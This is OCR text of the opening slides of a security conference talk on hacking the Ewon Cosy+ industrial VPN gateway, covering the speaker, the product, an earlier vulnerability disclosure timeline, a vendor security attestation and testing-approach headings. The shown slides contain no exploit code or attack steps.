

Unlocking the Gates



Hacking a secure Industrial Remote Access Solution

Moritz Abrell

Unlocking-the-Gates:~ $



Unlocking-the-Gates:~$ ./whoami



Moritz Abrell

@moritz_abrell


Senior IT Security Consultant

SySS GmbH

Hacking Hard- and Soft- and Firmware

Various national and international Hacking and InfoSec Conferences

Unlocking-the-Gates:~$ ./architecture



Unlocking-the-Gates:~ $

Industrial VPN gateway for secure remote access to machines

Ewon Cosy+ Ethernet

Item number EC71330_00MA

The Ewon Cosy+ gateway establishes a secure VPN connection between the machine (PLC, HMI, or other devices) and the remote engineer. The connection happens through Talk2m, a highly secured industrial cloud service. The Ewon Cosy+ makes industrial remote access easy and secure like never before!

Buy product **Talk2m**



Source: https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet

More than 500,000 gateways are now connected to Talk2m!

by Ewon Marketing | Mar 25, 2024

It's official: there are now more than 500,000 Ewon gateways connected. A half-million devices spread all over the world.

We'd like to share this success with you, because we owe it to you!

It's a symbolic milestone that we were excited to reach. And it happened faster than we thought: over 500,000 Ewon® gateways are now connected to Talk2m! Thank you to our customers for their trust.

500K Ewon gateways connected. What an impressive figure! Our first reaction when we heard about it is one of extreme gratitude. First and foremost, we'd like to thank our customers for the trust they've placed in us for so many years. Industrial connectivity is a strategic issue today, and this success testifies to the quality of our solutions. Numbers don't lie.



PEN TEST PARTNERS
Security consulting and testing services

+44 20 3095 0500

+1 646 693 2501

Disclosure timeline

2019-01-29 – First contact with Ewon to report vulnerabilities

2019-02-04 – Confirmation of vulernabilities and estimated timeline provided by Ewon

2019-02-11 – Response from PTP that the timeline was too long, Ewon response as well

2019-05-23 – Final chase before disclosure


2019-05-28 – Response from Ewon, test firmware provided

2019-06-04 – Disclosure made by Ewon

2019-06-18 – PTP disclosed, updated FW 13.3s0 now available
https://websupport.ewon.biz/support/product/manual-firmware-update/manual-firmware-download

We reported this to HMS Networks, the manufacturer of the Ewon Flexy on 29th January 2019. The disclosure process wasn't completely pain free, but the end result was that the vulnerability was acknowledged and fixed.

Unlocking-the-Gates:~ $




Source: https://elearning.hms-networks.com/path-player?courseid=cosy-plus

Unlocking-the-Gates:~ $



challenge accepted!



Attestation of Cyber Assessment

HMS Industrial Networks
Cosy+ IEC62443-4-2 Assessment

This document is to testify that [redacted] have conducted a IEC62443-4-2 assessment against the Cosy+ ("Application") for HMS Industrial Network ("Client") on 18/04/2024

As an independent security consulting firm, [redacted] has performed a security assessment for Client. This assessment consisted of an in-depth technical review to identify vulnerabilities that could impact the confidentiality, integrity or availability of the Application or the data processed by the application. The assessment was executed using [redacted] methodology, which is based on commonly accepted testing frameworks.

Assessment Approach

Assessment aimed to Identify, and issue guidance on the resolution of, security issues affecting the product's availability, integrity, and confidentiality.

IACS component analysis of Cosy+, guided by requirements outlined in IEC 62443-4-2 Edition 1.0 2019-02.

Considered results from previous penetration testing from 2020 according to PTES and applicable OWASP security standards, including the ISVS ASVS, MASVS and the top 10.

[redacted] results are logged, documented, scored, and shared with HMS Industrial Networks' teams to guide future security enhancements for the Cosy+ solution.

Assesment Scope

Assessment conducted on the Cosy+ product line. Scope included hardware, integration with Talk2M cloud infrastructure, and associated applications (eCatcher, eBuddy, eCatcher mobile).

About [redacted]

[redacted] is a European cybersecurity firm specializing in services for critical sectors like finance, government, and technology. Their experienced team conducts thorough security assessments and shares expertise through teaching at universities and conferences, including the SANS Institute.

CYBERSECURITY TESTED


Unlocking-the-Gates:~$ ./hardware







Unlocking-the-Gates:~$ ./hardware




Unlocking-the-Gates:~$ ./testing-approach

Hardware Security (HSM, Secure Boot, Encrypted Drives)

Encrypted Firmware

Goal: finding software Vulnerabilities with a blackbox approach



Unlocking-the-Gates:~$ ./vpn-config

